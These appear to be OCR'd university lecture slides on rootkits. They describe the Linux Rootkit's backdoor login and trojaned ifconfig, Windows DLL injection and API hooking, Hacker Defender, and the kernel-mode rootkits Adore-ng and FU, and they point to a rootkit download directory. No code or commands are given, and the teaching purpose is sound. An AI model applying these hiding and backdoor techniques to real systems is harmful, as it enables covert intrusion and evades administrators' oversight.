  - Unix/Linux rootkits at www.packetstormsecurity.org/UNIX/penetration/rootkits
  - Windows Rootkits more difficult to find


- Rootkits can be bundled with other programs, spyware, and bots
  - Sony CDs altered Windows to prevent copying
    - Mark Russinovich, creator of RootkitRevealer, discovered the rootkit on one of his computers
  - World of Warcraft changed the underlying OS to stop cheating

Linux Rootkit (LRK)'s Backdoor Login

- Module **`/bin/login`** is "patched" to allow the attacker root access to the compromised system with a backdoor password
  - Password is of course set by the attacker
  - The (legit) sys admin may change the root password, but this will not affect the backdoor password
- When backdoor password used, accounting entries are not written
  - User will not show up in a "who" command
- Similar features also bundled into LRK sshd for encrypted remote access

Hide That Sniffer

- Rootkit can use an Ethernet sniffer
  - Useful in obtaining passwords to other systems
  - linsniff is included with LRK
- To hide the sniffer, a Trojan Horse version of **`ifconfig`** is included that suppresses the PROMISC flag



PROMISC flag is present, indicating that a sniffer is running

Additional Linux User-Mode Rootkit Hiding Techniques


- Prevent the sysadmin from seeing the attacker's actions by filtering what is displayed using system commands
- Replace
  - du – disk usage
  - find – find files
  - ls – list contents of directories
  - netstat – show processes listening on ports
  - ps – list running processes
  - syslogd – logs events in the system logs

Windows User-Mode Rootkit: DLL Injection and API Hooking


- Whereas Linux rootkits replaced files, Windows rootkits alter memory of running processes
  - Windows monitors/protects critical files including DLLs
- On Windows, anyone (including processes) with Debug rights can inject a DLL into a running process …
  - … and start it running by creating a thread in the target process
- Attacker can hook APIs to change programs' views of running processes, open ports, registry keys, network activity and the file system
  - Called API Hooking

- Much more in CSCE 725

Hacker Defender (hxdef) Windows Rootkit




Before:
We can see the rootkit files, the listener's port, and the evil netcat listener process.




After:
The rootkit files, the listener's port, and the evil netcat listener process have vanished, but they continue to run.

Nastiest: Kernel-Mode Rootkits


- Kernel-mode rootkits operate in Ring 0 completely transforming your environment at the attacker's whim!






Kernel-Mode Rootkits

- Kernel-mode rootkits are highly active area of research
- By operating in the kernel, the attacker has complete control of the target machine
- A kernel-mode rootkit allows the attacker to create a fantasy world for the user
  - Hiding nefarious processes & files & network use (sniffing)
  - And, most damaging, remapping particular requests for executing applications to a place the attacker wants you to go
- How are they installed?
  - Loadable kernel modules in Linux
  - Device drives in Windows



This is what the user sees …




... but THIS is the reality

Adore-ng - Linux Kernel-Mode Rootkit

- Focus is on hiding stuff
  - Promiscuous mode hiding
  - Process hiding
    - Make PID invisible/visible
  - Kernel-module hiding
    - Hides LKM (loadable kernel module) from lsmod
  - Hide/Unhide files
- Execute a program as root
- netstat hiding (TCP or UDP port or IP address)
- Rootshell backdoor
- wtmp, utmp, and lastlog filtering
- Consists of two components:
  - Adore, the LKM
  - Ava, the attacker's program that interacts with the LKM

FU: Windows Kernel-Mode Rootkit

- FU Rootkit directly manipulates kernel memory in Windows to:
  - Hide processes
  - Elevate process privileges
  - Hide events from the Event Viewer
  - Hide device drivers
- The name is a take-off on the Unix "su" (substitute user) command
- Runs on 2000/XP/2003